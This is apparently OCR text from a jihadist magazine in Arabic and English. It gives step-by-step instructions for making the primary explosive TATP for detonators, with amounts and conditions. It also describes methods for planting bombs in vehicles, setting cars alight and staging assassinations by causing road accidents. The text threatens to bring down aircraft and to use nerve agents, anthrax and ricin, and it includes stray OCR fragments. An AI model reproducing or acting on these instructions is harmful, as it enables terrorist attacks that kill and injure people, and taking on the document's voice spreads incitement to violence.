
7. Once neutral use filtration process and collect flour like crystals in filter paper and place under the sunlight for drying.
8. Once dry you can use in detonator or store in the water at the ratio is 3:1.
9. Process:

$$3H_2O_2 + 3C_3H_6O \xrightarrow{H_2SO_4} C_9H_{18}O_6 + 3H_2$$

Preparation Of Tricylo Acetone Peroxide[$C_9H_{18}O_6$] In Diagram


Step 1

Pour 9ml of Hydrogen Peroxide to 15ml of Acetone.



Step 2

First reduce temp. to 5 -10°C using a cold water-bath.



Then pour 1ml of (98% con.) Sulphuric Acid [H_2SO_4] drop by drop into the solution

Step 3

Stir for 5 to 10 minutes and if a "yogurt like" layer is not formed leave it covered until it is formed. (this layer is Dicyclo Acetone Peroxide)




Step 4

Pour Sodium Carbonate [Na_2CO_3] solution till pH of the solution is 7 (i.e. Neutral)



Filter the solution from step 4. Collect the residue (which is collected in the filter paper) and *dry it in sunlight*



بودرة بروكسيد الاسيتون المتفحرة



For Example


HYDROGEN PEROXIDE TOPICAL SOLUTION
SPEARMINT
CUT ALONG DOTTED LINE COUPE SUR LA LIGNE POINTILLE
UN 2796
CORROSIVE
CORROSIF
8
32 Fl. Oz. (0.94 Liter)
32 Oz. Fl. [0.94 l]
EXTRA STRENGTH
Sally Hansen


Nutrition Facts
Calories
Total Fat
DOWN
SET
0:49

رسالة إلى من يهمه الأمر

«إذا كان المرء يريد ضرب طائرة أميركية،

فلماذا يفعل ذلك في الولايات المتحدة ؟

يمكنه أن يحاول ذلك في أماكن أخرى حيث يكون الأمر أسهل »

Ninja rocks

صخور النينجا

لكسر زجاج سيارة العدو بسهولة !!

تفيد الطريقة في اخذ اوراق مهمة او جهاز كمبيوتر محمول للعدو من داخل سيارته او زرع قنبلة بداخل سيارته فقد يظن ان احدهم سرق سيارته ولكنه لن يشك بان هنالك قنبلة بداخل سيارته والأفكار والأساليب متعددة ومتروكة للمجاهد حسب ظروفه .

Ninja rocks are broken shards of spark plugs. Since they can quickly and almost silently fracture the glass windows on most cars, ninja rocks are increasingly the tool of choice in "smash-and-grab" auto burglaries. They have no traditional association with the ninja or ninjutsu, only being named such due to their "silent but deadly" function in burglaries.

باستخدام شمعة الاحتراق في السيارة فيتم انتزاع المادة البيضاء بتكسرها بالمطرقة واخذ جزء منها بحجم حصى صغيرة ورميها على زجاج السيارة بقوة فينكسر ويتهشم بدون أي صوت ٠



توجد مقاطع فيديو مرفقة تبين الطريقة ببساطة رقم (٥)و(٦)و(٧)

يتم شراء شمعة الاحتراق من أي محل يبيع قطع غيار السيارات
بسعر دولار واحد واقل ، كما يمكن ان تجدها مرمية في ورشات
تصليح السيارات ثم تقوم بتكسير الجزء الابيض منها
بالمطرقة الي قطع صغيرة واستخدامها في كسر زجاج أي سيارة






How they work

The effectiveness of the ceramic shards is a result of the hardness of the material relative to tempered glass and the structure of the glass. Tempered glass used in automobile windows is softer on the Mohs scale than spark plug ceramic (specifically aluminum oxide ceramic). Aluminum oxide ceramic rates a 9 on the Mohs scale; diamonds are 10, glass is 6.5. Additionally, tempered glass is manufactured with an extremely high surface tension, giving it strength, but also causing it to abruptly shatter into thousands of tiny pieces when it breaks. The result is that the hard, sharp shard of ceramic creates a small scratch in the glass which then rapidly propagates across the entire piece of glass as the surface tension is released. The glass subsequently shatters into many small pieces.


إن سبب تكسر الزجاج هو صلابة مادة السيراميك الموجودة في شمعة الاحتراق. إن الزجاج أعلى صلابة من الحديد على مقياس موس ولكن صلابة سيراميك شمعة الاحتراق أعلى بكثير من الزجاج. معدل صلابة سيراميك شمعة الاحتراق هو ٩ على مقياس موس، والماس ١٠، أما الزجاج فهو ٦,٥، والحديد هو ٤,٥. هذا هو السبب الرئيسي لكل ذلك. وهو السر في جعل تهشيم الزجاج أمر صعب للغاية باستخدام مطرقة، وسهل للغاية باستخدام قطعة صغيرة بيضاء من سيراميك شمعة الاحتراق.فالسبب هو أن صلابة المادة البيضاء (السيراميك) اعلى من الزجاج

تفجير سيارة العدو بإمكانيات بسيطة وتندرج في اطار عمليات التخريب

سيجار موصول بفتيل مشتعل وثقل حديدي وترمى بداخل فتحة تعبئة البنزين



تندرج ضمن اساليب الاغتيال بوضع شكل حشرة قاتلة (بلاستيكية) في سيارة الهدف في مراءة السيارة الداخلية وعندما يتحرك العدو بسيارتة والتاكد بانة مسرع بسيارته يتم ارسال رسالة نصية او اتصال من هاتف غير مراقب وإخباره بان هنالك هدية فوق راسة في المكان المحدد وعندما يحركها تسقط علية ومن جراء الخوف والارتباك يتعرض لحادث (الصورة تعبر عن الباقي)



Poisoning Universal Antidote

Two parts wood charcoal pulverised (you can also use burned toast, yet the toast must be totally carbonized and pulverised)
One part of magnesia milk
One part of very strong tea.

How does it work:

If the poison is metallic or alkaline, the tannic acid contained in the tea will neutralise it.
If the poison is acid, the magnesia will neutralise it.
The wood charcoal even at very little dose, can absorb very strong quantities of toxin.

حمض التانيك (Tannic acid)

C76H52O46

استخداماتة بالنسبة للمجاهد :

١- يستخدم كحبر سري ويمكن كتابته على جلد الانسان وحتى مع الاستحمام يظل موجود ولاينمسح بسهولة .

٢- يستخدم في ترياق (علاج) للسموم والغازات السامة

٣- يستخدم في ترياق (علاج) للسموم والغازات السامة


خليط ضد سموم المعدة يتكون من (٢ جزء فحم + ١ جزء أوكسيد المغنيسيوم MgO + ١جزء حمض التانيك)

الفحم من الصيدليات باسم Activated Charcoal ضد غازات المعدة ؛ كما يمكن استخدم الفحم النباتي عوضاً عنه ، أما أوكسيد المغنيسيوم من الصيدلية باسم حليب المغنيسيا ثم نخلط المواد الثلاث بالنسبة المحددة (٢ : ١ : ١) ثم نأخذ ملعقتين صغيرتين مع نصف كأس ماء وتشرب دفعة واحدة ؛ لسحب السموم من المعدة وتحويلها إلى مواد أخرى .

اذا كان السم معدني او قلوي يقوم حمض التانيك بتحييدة وتحويلة الي مواد غير سامة . واذا كان السم حاضي يقوم اوكسيد المغنيسيوم بتحييدة اما الفحم فلدية القدرة على امتصاص السموم

(طريقة استخلاص حمض التانيك من الشاي الأحمر)

نقوم بتسخين الشاي اكثر من مرة حتى يصبح لونه أحمر مسود ، ثم نرشحه والسائل الذي نرشح نقوم بتسخينه لكي يتبخر الماء ويتبقى حمض التانيك المطلوب :كما يمكن استخدام الشاي المغلي اكثر من مرة دون استخلاص حمض التانيك ولكن يقل المفعول



- (توضيحات مهمة بخصوص العدد السابق للمجلة) -

لاحظت ان الاجهزة الاستخباراتية الغربية تأثرت بهذة المجلة الجديدة اكثر من غيرها وخاصة خبراء امن الطيران فمن خلال العنوان الجديد - القاعدة ايرلاينز - ذكرى مؤلمة للغرب ولعالم الطيران بشكل عام - رغم ان المجلة الجديدة موجهة بشكل مباشر الي الاخوة المجاهدين في كل مكان وتتحدث عن امور مختلفة ما بين المتفجرات والسموم والأساليب البدائية والمتطورة في تجاوز الامنيات والتخريب المتعمد وبعيدة الى حد ما عن عالم الطيران باستثناء عنوانها ولكن لاباس فلن نغفل مجال الطيران في هذة المجلة ، واطمئن خبراء امن الطائرات فنحن قد لانحتاج الى مادة الكلوروفورم لكي نختطف طائرة - فنحن من هواة اسقاط الطائرات ولكن لاباس فالمجاهدون من يحددون كيف ومتي واين تكون الضربة القادمة و انتم فقط انتظرونا - ومن اهم الاسباب لاهتمام الغرب بهذة المجلة هو التعطش من الغرب لأي شئ يصدر من المجاهدين مهما كان مصدرة - خاصة بعد غياب مجلة (انسباير) -

وسبب اخر ان الاجهزة الغربية تود ان تعرف الي اين وصل المجاهدين في خبراتهم في المجالات العلمية والأساليب المبتكرة ونبشر الغرب واقصد هنا الدكتور خبير الارهاب باري كلمان – وأقول له بالفعل انها اخبار سارة ان جنود القاعدة يصنعون مواد سامة لاتقتل الكثير منكم ولكن لنتوقف قليلا فمن الواجب ان نذكرك اننا نتعامل مع الموت كل يوم رغم ان هدفنا ليس القتل – انما رسالتنا ان تتركوا بلادنا وترحلوا عنها ولكنكم لاتفهمون الا لغة القتل – فاعذرونا –

ولا تنسى يا دكتور اننا اليوم نتحدث عن الكلوروفورم –

وغدا ربما قد نتحدث عن اعداد غازات الاعصاب – فلا تفرح كثيرا –

بل ربما قريبا قد لانحتاج الي مادة متفجرة لكي نسقط طائرة –

ونصيحة للغرب افتحوا اعينكم بقوة فلا تعلمون ما قد يأتيكم طائرة ام سيارة ملئية بالمتفجرات او علبة صغيرة بها جمرة خبيثة او بودرة ريسين ،

نكرر نحن لا نستمتع بالقتل ولكن لو كانت رسائلنا تصلكم لما ارسلناها لكم على الطائرات

" We will continue with similar operations and we do not mind at all in this stage if they are intercepted. It is such a good bargain for us to spread fear amongst the enemy and keep him on his toes in exchange of a few months of work and a few thousand bucks."

"سنواصل بإذن الله عملياتنا، ونحن لا نبالي في هذه المرحلة من العمل إذا انكشفت العبوات؛ فهي صفقة رابحة بالنسبة لنا أن ننشر الرعب والخوف في صفوف الأعداء، ونجعلهم دائماً في حالة تأهب مقابل عمل بسيط لعدة أشهر ولا يكلفنا إلا بضعة آلاف من الدولارات. "

Abdullah Dhu al-Bajadin





هذه بعض الصور من ورشة التفخيخ في ولاية حمص.


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

